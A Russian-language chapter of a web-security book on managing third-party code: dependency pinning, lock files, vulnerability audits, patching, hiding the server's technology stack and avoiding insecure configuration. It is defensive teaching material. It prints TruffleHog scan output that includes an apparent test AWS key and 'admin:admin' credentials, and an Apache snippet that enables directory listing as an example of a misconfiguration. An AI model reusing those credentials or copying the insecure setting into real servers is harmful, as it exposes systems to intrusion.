- Если избежать вызова командной строки невозможно, не включайте недоверенные данные в команды, отправляемые операционной системе.
- Если включение недоверенных входных данных неизбежно, очищайте их перед тем, как включать в команды операционной системы, — удаляйте управляющие символы.
- Обрезайте символы перевода строки в недоверенных входных данных в записях лога. Пользуйтесь стандартными пакетами логирования для того, чтобы снабдить логи метаданными, например временной меткой и местоположением кода.
- Обрезайте символы перевода строки в недоверенных входных данных в заголовках HTTP-ответов для предотвращения атак с разделением HTTP-ответа.
- Используйте выделенный поисковый индекс, если требуется обеспечить для пользователей расширенный синтаксис поиска во избежание соблазна расценить недоверенные входные данные как паттерн регулярного выражения; это может привести к DoS-атакам.




В этой главе

- ✓ Как защититься от уязвимостей в коде, написанном другими
- ✓ Как избежать раскрытия вашего технологического стека
- ✓ Как обезопасить вашу конфигурацию

Вот мысль, которая не дает многим спать по ночам. Большая часть кода вашего веб-приложения написана не вами. Как же тогда быть уверенным в том, что он безопасен?

Создавать современное веб-приложение означает стоять на плечах гигантов. Большая часть выполняемого кода, благодаря которому веб-приложение отвечает на запросы, написана другими. К такому коду относится сервер веб-приложения, среда выполнения языка программирования, все зависимости и библиотеки, дополнительные приложения (веб-серверы, базы данных, системы очередей и кэши в памяти), операционная система и все средства абстракции ресурсов, которые вы разворачиваете (например, виртуальные машины или службы контейнеризации). Этот стек технологий можно представить себе как геологические пласты.



Это целая гора кода, и ее писали не вы — лавиную его долю вы даже не читали. Хуже того, почти все уязвимости, которые до сих пор были описаны в этой книге (как и те, которые еще будут описаны), нередко встречаются в стороннем коде. Вот иллюстрация того, как часто каждая уязвимость появляется в коде и на каком уровне абстракции.



В этой главе мы узнаем, как справиться с уязвимостями, проявляющимися в стороннем коде, начиная с поверхности технологического стека и постепенно погружаясь на глубину.

Зависимости

В чужом коде уязвимости чаще всего выявляются в *зависимостях* (dependencies) — сторонних библиотеках и фреймворках, которые менеджер зависимостей импортирует в процессе сборки. Названия зависимостей могут различаться от языка к языку, например файлы JAR в Java, библиотеки в .NET, геммы в Ruby, пакеты в Python и Node.js, крейты в Rust. Эти зависимости могут состоять из скомпилированного или нескомпилированного кода. В ряде случаев зависимость действует как оболочка для некоторых низкоуровневых функций операционной системы, написанных, как правило, на C. Библиотеки для научных вычислений (такие, как SciPy в Python), криптографии (OpenSSL) или машинного обучения (OpenCV) реализуются в основном на C, потому что эти задачи требуют больших вычислительных затрат.

Менеджер зависимостей импортирует зависимости в соответствии с файлом манифеста, в котором объявляется, какие зависимости вы намереваетесь использовать в своей кодовой базе. Управление исходным кодом, в том числе и этого файла манифеста, имеет ключевое значение для определения того, какие пакеты будут развернуты в работающем приложении. Когда вы узнаете о новой уязвимости в зависимости, этот файл подскажет, использует ли эту зависимость какое-либо из ваших приложений.

Один из простейших форматов манифеста — **requirements.txt**, используемый менеджером зависимостей **pip** в Python. В базовом варианте манифест представляет собой текстовый файл с перечнем зависимостей, которые должны быть загружены из Python Package Index (PyPI):

```
flask
lxml
markdown
requests
validators
```

← Дает указание *pip* загрузить зависимость с адреса <https://pypi.org/project/Flask>

Версии зависимостей

При обнаружении уязвимых зависимостей необходимо принимать во внимание несколько тонких моментов. Прежде всего, уязвимости, как правило, проявляются в определенных версиях, а авторы, как правило, объявляют о новых версиях, в которых уязвимости пропатчены (исправлены). Поэтому вам нужно знать, какие версии каждой зависимости были развернуты с работающей версией приложения.

Один из способов сделать это — зафиксировать зависимости, указав в точности, какую версию должен использовать процесс сборки. Вот как это делается на Python:

```
flask==2.3.3
lxml==4.9.3
markdown==3.4.4
requests==2.31.0
validators==0.22.0
```

Дает указание `pip` загрузить зависимость с адреса <https://pypi.org/project/Flask/2.3.3>

Некоторые менеджеры зависимостей используют *файлы блокировки* (lock files), в которых записывается, какая версия зависимости была импортирована во время сборки, — неважно, зафиксировали вы зависимости или нет. Поскольку обычно эти файлы блокировки проверяются в системе управления исходным кодом, они гарантируют, что у вас есть запись о том, какая версия зависимости включена в каждый выпуск.

Ниже представлен простой файл блокировки, используемый Node.js. Обратите внимание, как он записывает версию каждой зависимости, адрес, откуда была загружена эта версия, и контрольную сумму для загруженного пакета:

```
{
  "name": "my-node-app",
  "version": "0.0.1",
  "lockfileVersion": 3,
  "requires": true,
  "packages": {
    "": {
      "name": "my-node-app",
      "version": "0.0.0",
      "dependencies": {
        "express": "~4.16.1"
      }
    },
    "node_modules/express": {
      "version": "4.16.4",
      "resolved":
        "https://registry.npmjs.org/express/-/express-4.16.4.tgz",
      "integrity": "sha512-j12Uuyb4FuCHAKPtO8ksu0g==",
      "dependencies": {
        "cookie": "0.3.1"
      },
      "engines": {
        "node": ">= 0.10.0"
      }
    },
    "node_modules/cookie": {
      "version": "0.4.1",
      "resolved":
        "https://registry.npmjs.org/cookie/-/cookie-0.4.1.tgz",
      "integrity": "sha512-ZwrFkGJxUR3EIozELf3dFN1/kxkUA==",
      "engines": {
        "node": ">= 0.6"
      }
    }
  }
}
```

Файлы блокировки также помогают учесть и вторую тонкость управления зависимостями: бо́льшая часть кода, импортированного с помощью менеджера зависимостей, имеет собственные зависимости, которые менеджер надлежащим образом импортирует в процессе сборки. Несмотря на то что они не объявлены в манифесте, эти *транзитивные зависимости* (transitive dependencies) вполне могут иметь собственные уязвимости. Поэтому когда вы узнаете о новой уязвимости, нужно понимать, какие версии развернуты в вашем приложении. Файлы блокировки делают версию каждой транзитивной зависимости явной, поэтому в вашем распоряжении находится полная запись развернутых зависимостей.

Как узнать об уязвимостях


Для того чтобы пропатчить уязвимые зависимости, сначала нужно узнать, что они существуют. Соответствующие ресурсы помогут оставаться в курсе новостей об основных уязвимостях.

Такие новости обязательно попадут на первую страницу Hacker News (<https://news.ycombinator.com>) и крупные сабреддиты Reddit по программированию (/r/webdev, /r/programming), а также в разделы, посвященные языкам, например /r/python. Подписка на технических специалистов в социальных сетях — тоже хороший ход.

Раньше найти их можно было в Twitter (ныне X), но учитывая, что для менеджмента X недавно настало смутное время, может оказаться более полезным искать влиятельных лиц технического мира на Mastodon. Преимущество такого подхода заключается в том, что эти площадки полнятся обсуждениями уязвимостей, и это поможет вам оценить угрозы в нужном контексте.

Для получения максимально подробной информации нужно использовать инструменты для сравнения развернутых зависимостей с зависимостями в базе данных *Common Vulnerabilities and Exposures* (CVE). Эта база данных представляет собой исчерпывающий каталог всех раскрытых уязвимостей кибербезопасности, неустанно поддерживаемый исследователями безопасности.

Если вы пользуетесь популярными системами управления исходным кодом GitHub или GitLab, то — хорошая новость! — эту функциональность вы получаете бесплатно. Каждая система управления исходным кодом анализирует зависимости автоматически, выделяя уязвимость в вашем коде, как только запись о ней появится в базе данных CVE.



В современных языках программирования есть инструменты, позволяющие инспектировать код похожим образом из командной строки. Эти средства можно запускать по требованию, даже перед добавлением кода в систему контроля исходного кода. Один из таких инструментов — **npm audit** для разработчиков на Node.js, который предоставляет подробные отчеты о том, какие зависимости содержат уязвимости, насколько они критичны и как их исправить.

```

toy-node-app npm audit
# npm audit report

constantinople <3.1.1
Severity: critical
Sandbox Bypass Leading to Arbitrary Code Execution in constantinople - https://github.com/advisories/GHSA-4vnm-mhcq-4x9j
fix available via 'npm audit fix --force'
Will install jade@0.31.2, which is a breaking change
node_modules/constantinople
  jade >=0.39.0
    Depends on vulnerable versions of constantinople
    Depends on vulnerable versions of transformers
node_modules/jade

uglify-js <=2.5.8
Severity: critical
Regular Expression Denial of Service in uglify-js - https://github.com/advisories/GHSA-c9f4-xj24-8jqx
Incorrect Handling of Non-Boolean Comparisons During Minification in uglify-js - https://github.com/advisories/GHSA-34r7-q49f-h37c
fix available via 'npm audit fix --force'
Will install jade@0.31.2, which is a breaking change
node_modules/uglify-js
  transformers >=2.0.0
    Depends on vulnerable versions of uglify-js
node_modules/transformers

4 vulnerabilities (1 high, 3 critical)

To address all issues (including breaking changes), run:
  npm audit fix --force
toy-node-app

```

Подобные инструменты есть у большинства современных языков программирования. Вот шпаргалка для нескольких языков:

Язык	Средство аудита
Python	safety (https://github.com/pyupio/safety)
Node	npm audit (http://mng.bz/BAwJ)
Ruby	bundler-audit (https://github.com/rubysec/bundler-audit)
Java	OWASP Dependency-Check (https://owasp.org/www-project-dependencycheck)
.NET	NuGet (http://mng.bz/ddnQ)
PHP	local-php-security-checker (http://mng.bz/rjzX)
Go	gosec (https://github.com/securego/gosec)
Rust	cargo_audit (https://docs.rs/cargo-audit/latest/cargo_audit)

Развертывание патчей

После выявления уязвимости нужно ее исправить: обновить версию в манифесте, развернуть новый код в тестовом окружении, проверить, что ничего не сломалось, и выпустить безопасный код в продакшен. Однако выпуск патчей не так безоблачен, как нам хотелось бы. Кое-что может послужить причиной головной боли, а именно:

- В хрупкой кодовой базе устаревших приложений непредусмотренные изменения могут быть рискованными.
- Если у вас нет проверенного способа протестировать, не изменилось ли поведение приложения, — это называется *регрессионным тестированием* (regression testing), — вы можете потратить кучу времени, проверяя поведение вручную.
- В вашей организации может быть сознательно реализовано *замораживание кода* (code freezes) (временные окна, в течение которых новые релизы не могут быть выпущены без особого разрешения). Это предотвращает выпуск патчей, если только в них нет острой необходимости.
- Новые версии зависимостей могут нарушить обратную совместимость, поэтому код приложения должен быть обновлен для использования новых API.

С учетом этих сложностей уязвимости обычно подвергаются процессу оценки риска: следует решить, насколько срочно они должны быть исправлены. В случае высокой степени риска пропатчить системы нужно как можно ско-

рее. Хакеры всегда активно ищут уязвимые системы, и время будет вашим противником.

Однако иногда при детальном изучении вы обнаруживаете, что конкретная уязвимая функция не используется в вашем приложении; либо она используется только в автономном режиме (например, в скриптах, применяемых во время разработки, а не в развернутом приложении); либо что она уязвима только на сервере, а на стороне клиента у вас исключительно модули Node.js.

В таких случаях можно, как правило, пометить соответствующие патчи как несрочные и выпустить их, когда позволит время. Постоянно выпуская патчи для сложного приложения, в какой-то момент можно почувствовать себя белкой в колесе — каждое утро в вашем почтовом ящике появляется все больше работы, что способно разрушить производительность, не говоря уже о моральном духе.

ПРЕДУПРЕЖДЕНИЕ Однако не стоит откладывать слишком надолго. Тянуть с исправлениями (и вообще отказываться от обновления до новых версий зависимостей) — значит накапливать *технический долг*. В какой-то момент его все равно придется выплачивать, и чем дольше откладывать, тем больше (с точки зрения времени разработки) он будет становиться.

Далее вниз по стеку

В низкоуровневом коде уязвимости встречаются реже, но при этом зачастую они более опасны. Код такого типа прошел «испытания в битвах», но он широко распространен, поэтому обнаруженные уязвимости — это нечто неизведанное и угрожающее. В 2014 году в библиотеке OpenSSL, которая используется в Linux для шифрования и дешифрования трафика, была обнаружена ошибка переполнения буфера при чтении. Эта уязвимость, названная *багом Heartbleed* (Heartbleed bug), позволила злоумышленнику читать конфиденциальные области памяти путем отправки искаженных пакетов данных, что привело к раскрытию ключей шифрования и других учетных данных на таких популярных веб-серверах, как NGINX и Apache.

Heartbleed называют самым дорогим из когда-либо обнаруженных багов, потому что внезапно оказалось уязвимым большинство серверов в интернете. Национальная база данных уязвимостей (National Vulnerability Database) присвоила ему рейтинг 10.0 — высший из возможных. Сразу же после обнаружения уязвимости был выпущен патч, но из-за большого количества серверов, которые требовалось обновить, хаос царил не один месяц.

То, как вы справитесь с низкоуровневой уязвимостью такого рода, во многом зависит от способа размещения веб-приложения. Скорее всего, ваша организация находится в одном из трех лагерей:

- у вас есть выделенная инфраструктурная команда, которая отвечает за управление серверами и развертывание исправлений;
- вы пользуетесь услугами хостинг-провайдера, например Heroku или Netlify, либо применяете технологии развертывания, такие как AWS App Runner, которые ограничивают количество вариантов операционных систем;
- вы используете Docker, который дает вашей команде разработчиков (или команде DevOps) контроль над тем, какие библиотеки операционной системы доступны приложению, а каждое приложение в контейнере может быть развернуто в стандартном окружении хостинга.


В первом случае команда по инфраструктуре, скорее всего, обратится к вам, когда нужно будет установить патч, или реализует регулярный цикл установки исправлений, во многом прозрачный для вас. Это хороший сценарий, поскольку ваши обязанности ограничены регрессионным тестированием при крупных обновлениях.

Во втором случае в роли команды по инфраструктуре выступает сторонний хостинг-провайдер. Если потребуются крупный патч безопасности, вас известят по электронной почте и сообщат, требуются ли какие-либо действия с вашей стороны.

В третьем случае, если вы используете технологию контейнеризации, такую как Docker, вам придется беспокоиться об исправлениях в обмен на возможность явно перечислить элементы своего технологического стека. В некоторых организациях для решения этой задачи существует специальная команда DevOps.

Каков бы ни был сценарий, всегда полезно, чтобы безопасность была встроена в технологический стек с самого начала. Сторонние поставщики предоставляют так называемые *усиленные* (hardened) программные компоненты, которые настроены с учетом требований безопасности. Эти компоненты включают в себя усиленные операционные системы с заданными правилами файрволов, а второстепенные сервисы исключены; кроме того, они отличаются четким распределением ролей пользователей и гарантированным циклом обновлений.

Центр интернет-безопасности (Center for Internet Security) публикует результаты измерений параметров такого окружения, которое считается безопасным. Постарайтесь развертывать системы на серверах, удовлетворяющих этим стандартам. Некоторые из них можно видеть, например, на Amazon Web Services (AWS) Marketplace.



Регулярно проверяйте ваши системы на наличие прорех в безопасности, которые появляются постфактум. Если вы развертываете системы в облаке с помощью AWS, Microsoft Azure или Google, для проверки безопасности пригодятся инструменты командной строки Prowler (<https://github.com/prowler-cloud/prowler>) и Scout Suite (<https://github.com/nccgroup/ScoutSuite>).

Утечка информации

Чтобы не провоцировать злоумышленников пользоваться уязвимостями в стороннем коде, постарайтесь не афишировать, на каких технологиях основано ваше веб-приложение. Раскрытие системной информации облегчает жизнь злодею, поскольку дает ему в руки готовый перечень уязвимостей. Полностью скрыть ваш технологический стек вряд ли получится, но некоторые простые шаги способны снизить риск атак со стороны случайных злоумышленников. Посмотрим, как это делается.

Удаление заголовков Server

По умолчанию многие веб-серверы заполняют заголовок **Server** в заголовках ответа HTTP именем веб-сервера, и это является отличной рекламой для поставщика веб-сервера, но вам ничего хорошего это не принесет. Убедитесь, что в вашей конфигурации веб-сервера отключены все заголовки ответов HTTP, которые раскрывают серверную технологию, язык и версию, рабо-

тающую в данный момент. Чтобы отключить заголовок **Server**, например, в NGINX, добавьте в файл **nginx.conf** следующую строку:

```
http {
    more_clear_headers Server;
}
```

Изменение имени сессионных cookie

Имя параметра ID-сессии нередко дает подсказку о том, какая технология используется на стороне сервера. Если вам приходилось когда-нибудь видеть cookie с именем, например, **JSESSIONID**, то вы можете заключить, что веб-сервер построен на языке Java.

Чтобы избежать утечки информации о веб-сервере, удостоверьтесь, что cookie не отправляют обратно ничего, что выдавало бы информацию о технологическом стеке. Для изменения имени параметра ID сессии, например, в веб-приложении на Java, включите тег **<cookie-config>** в файл конфигурации **web.xml**:

```
<web-app>
  <session-config>
    <cookie-config>
      <name>session</name>
    </cookie-config>
  </session-config>
</web-app>
```

Изменяет имя параметра ID сессии на session



Чистые URL

Старайтесь избегать говорящих расширений файлов, таких как **.php**, **.asp** и **.jsp**. Эти суффиксы характерны для старых технологических стеков, которые привязывают URL напрямую к определенным файлам шаблонов на диске и без промедления указывают злоумышленнику, какую веб-технологию вы используете. Напротив, старайтесь реализовать *чистые URL* (clean URL), также известные как *семантические URL* (semantic URL). Они представляют собой читаемые URL, делающие интуитивно понятным, какой ресурс веб-сайта за ними стоит. Реализация чистого URL предполагает выполнение следующих действий:

- *Опускайте подробности реализации веб-сервера.* URL не должен содержать расширений типа **.php**, которые выдают используемый технологический стек.
- *Добавляйте к пути URL ключевую информацию.* Чистые URL используют строку запроса только для незначительных подробностей, таких как информация об отслеживании. Пользователь, посетивший тот же URL без строки запроса, должен попасть на тот же ресурс.

- *Избегайте непрозрачных ID.* В чистых URL встречаются понятные человеку *слаг* (slug), которые часто генерируются путем очистки заголовка страницы от знаков препинания, преобразования его в нижний регистр, а также замены пробелов и знаков препинания дефисами.

Два последних действия имеют больше отношения к доступности, чем к безопасности, но их стоит включить в схему URL. (Например, они во многом помогают людям, использующим экранные ридеры.) Вот пример чистого URL:

<https://www.allrecipes.com/recipe/slow-cooker-oats/>

Заметьте: вы можете собрать много информации об этом URL, поскольку слаг **slow-cooker-oats** (овсянка-медленной-варки) имеет читаемый формат. А теперь сравним этот URL с примером от Microsoft:

[https://msdn.microsoft.com/en-\[CA\]us/library/ms752838\(v=vs.85\).aspx](https://msdn.microsoft.com/en-[CA]us/library/ms752838(v=vs.85).aspx)

Этот URL говорит нам об используемом серверном ПО, но не о содержании страницы.

Очистка записей DNS

Записи DNS представляют собой кладезь информации, которой не прочь воспользоваться злоумышленники. В зависимости от того, какая часть вашего технологического стека базируется в облаке, они могут завладеть следующей информацией:

- *Хостинг-провайдеры серверов.* Если в системе доменных имен (DNS) есть записи, указывающие на AWS, Azure или Google Cloud, эти записи без обиняков выдают поставщика облачных услуг.
- *Почтовые серверы.* Записи обмена почтой (MX-записи) указывают на почтовые серверы, используемые для отправки и получения электронной почты в любых целях, включая деловые.
- *Сети доставки контента (CDN).* Записи DNS, указывающие на популярные CDN, такие как Cloudflare, Akamai и Fastly, могут натолкнуть на мысль о том, что вы используете эти службы для ускорения и защиты вашего контента.
- *Поддомены и сервисы.* Структура ваших поддоменов может указывать на дополнительные сервисы или приложения, которые вы запускаете.
- *Сторонние сервисы.* Записи DNS могут указывать на сторонние сервисы и интеграции, что потенциально раскрывает уязвимости, связанные с этими сервисами.
- *Внутренняя структура сети.* Злоумышленники могут догадаться о внутренней структуре вашей сети на основе внутренних записей DNS, что может выдать внутренние сервисы или хосты.

Большая часть этой информации является общедоступной, поскольку она используется для маршрутизации трафика через интернет к соответствующим сервисам. Тем не менее всегда оставляйте в DNS как можно меньше записей. Кроме того, своевременно удаляйте поддомены, если они больше не используются; о том, как хакеры могут использовать висячие поддомены в своих грязных целях, мы говорили в главе 7.

Очистка файлов шаблонов

Для того чтобы убедиться, что конфиденциальные данные не попали в файлы шаблонов или в код на стороне клиента, необходимо проводить код-ревью и использовать инструменты статического анализа. Хакеры всегда сканируют комментарии в коде на стороне клиента и в опенсорсном коде в поисках конфиденциальной информации, такой как IP-адреса, внутренние URL и ключи API.

Вы можете пользоваться теми же средствами для превентивного сканирования вашего кода на наличие подобной информации. Один из таких инструментов носит восхитительное имя TruffleHog («трюфельная свинья», <https://github.com/trufflesecurity/trufflehog>).

```

~ /code/
➔ code trufflehog git https://github.com/trufflesecurity/test_keys --only-verified
🐼🐼 TruffleHog. Unearth your secrets. 🐼🐼

Found verified result 🐼🐼
Detector Type: AWS
Decoder Type: PLAIN
Raw result: AKIAYVP4CIPPERUVIFXG
Account: 595918472158
User_id: AIDAYVP4CIPPJ5M54LRGY
Arn: arn:aws:iam::595918472158:user/canarytokens.com@@mirux23ppyky6hx3l6vclmhnj
Commit: fbc14303ffbf8fb1c2c1914e8dda7d0121633aca
Email: counter <counter@counters-MacBook-Air.local>
File: keys
Line: 4
Repository: https://github.com/trufflesecurity/test_keys
Timestamp: 2022-06-16 17:17:49 +0000

Found verified result 🐼🐼
Detector Type: URI
Decoder Type: PLAIN
Raw result: https://admin:admin@the-internet.herokuapp.com
Commit: 77b2a3e56973785a52ba4ae4b8dac61d4bac016f
Email: counter <counter@counters-MacBook-Air.local>
File: keys
Line: 3
Repository: https://github.com/trufflesecurity/test_keys
Timestamp: 2022-06-16 17:27:56 +0000

2023-09-20T11:02:43-07:00      info-0  trufflehog      finished scanning      {"chunks": 4, "bytes": 3
375, "verified_secrets": 2, "unverified_secrets": 0, "scan_duration": "2.364131444s"}
➔ code

```

Отпечатки сервера

Несмотря на все ваши усилия, искушенные взломщики все же могут воспользоваться средствами для снятия отпечатков (fingerprinting), чтобы определить вашу серверную технологию. Отправляя нестандартные HTTP-запросы (например, запросы **DELETE**) и некорректные заголовки HTTP, эти средства эвристически определяют вероятный тип сервера, изучая его реакцию на столь неоднозначные ситуации. Одним из таких инструментов является Nmap — сканер, созданный для зондирования компьютерных сетей и позволяющий обнаруживать хосты и определять операционные системы.

ПРЕДУПРЕЖДЕНИЕ Ни один из методов, обсуждаемых в этой главе, не оставляет такой сложный инструмент, как Nmap, поэтому не следует убаюкивать себя ощущением ложной безопасности. Тем не менее эти инструменты все равно стоит использовать. Большинство попыток взлома «мимоходом», как правило, не требуют больших усилий, а предотвращение утечек информации исключит ваше веб-приложение из пула легких мишеней.

Небезопасная конфигурация

Развернутый сторонний код безопасен лишь настолько, насколько безопасно вы его настроили, поэтому убедитесь, что все общедоступные окружения имеют безопасные настройки конфигурации. Ниже перечислены самые распространенные ошибки, которые могут обернуться рисками при развертывании приложений.

Настройка корневого каталога веб-сервера

Убедитесь в том, что вы строго разделяете открытые и служебные каталоги, и эта разница известна всем членам вашей команды. Веб-серверы, такие как NGINX и Apache, часто используют конфиденциальные учетные данные (например, закрытые ключи шифрования) при обслуживании общедоступного контента (изображений, таблиц стилей и т. п.). Смешивать их — опасная ошибка.


Одна из проблем безопасности, от которой страдали старые веб-серверы, такие как Apache, связана с *открытыми списками каталогов* (open directory listing); сервер выводил список содержимого общедоступного каталога, генерируя страницу со списком файлов и подкаталогов. В современных конфигурациях эта опция отключена по умолчанию, но не забывайте следить за подобными настройками в файлах **httpd.conf** или **apache2.conf**:

```
<Directory /var/www/html/static>
  Options +Indexes
</Directory>
```

Эта конфигурация включает листинги каталогов для каталога `/var/www/html/static`. Для того чтобы обезопасить свою конфигурацию, удалите директиву `+Indexes` или замените ее на `-Indexes`.

Отключение сообщений об ошибках на стороне клиента

Большинство веб-серверов позволяют выдавать подробный отчет при возникновении непредвиденных ошибок. Стек-трейсы и информация о маршрутизации выводятся в HTML-коде страницы ошибки, что помогает команде разработчиков диагностировать эти ошибки при разработке приложения. Вот как может выглядеть сообщение об ошибке на сервере Ruby on Rails, когда отчет об ошибках на стороне клиента включен с помощью гема `better_errors`.



Удостоверьтесь, что сообщения об ошибках этого типа отключены во всех общедоступных окружениях. В противном случае злоумышленник сможет заглянуть в вашу кодовую базу.

Изменение паролей по умолчанию

Некоторые системы, такие как базы данных и системы управления контентом, устанавливаются с учетными данными по умолчанию. К счастью, в наши дни подобная практика стала гораздо менее распространенной. Она задумана для облегчения процесса установки, но она также дает злоумышленникам легкий способ угадывать пароли при поиске уязвимостей.

Непрерывно отключайте или полностью меняйте учетные данные по умолчанию при установке новых программных компонентов. Долгие годы при установке базы данных Oracle по умолчанию использовалась учетная запись пользователя **scott** (по имени разработчика Брюса Скотта, Bruce Scott) и пароль **tiger** (по имени кота его дочери). При всем очаровании этой истории гораздо более безопасная практика — предложить пользователю придумать пароль при установке, что и предлагает большинство современных баз данных.

Подведем итоги

- Пользуйтесь менеджером зависимостей для импорта зависимостей в процессе сборки. Фиксируйте ваши зависимости или используйте файл блокировки (lock file), чтобы точно знать, какая версия каждой зависимости развернута в данном окружении.
- Пользуйтесь автоматизированным анализом зависимостей или средствами аудита для проверки ваших зависимостей по базе данных CVE. Своевременно обновляйте уязвимые зависимости.
- Постоянно обновляйте операционную систему и вспомогательные сервисы, такие как базы данных и кэши. Отдавайте предпочтение защищенному программному обеспечению при начальной сборке новой системы.
- Избегайте утечек информации о своем технологическом стеке, отключая любые серверные заголовки, обезличивая имя сессионных cookie, реализуя чистые URL, очищая записи DNS, а также проверяя шаблоны и код на стороне клиента на наличие конфиденциальной информации.
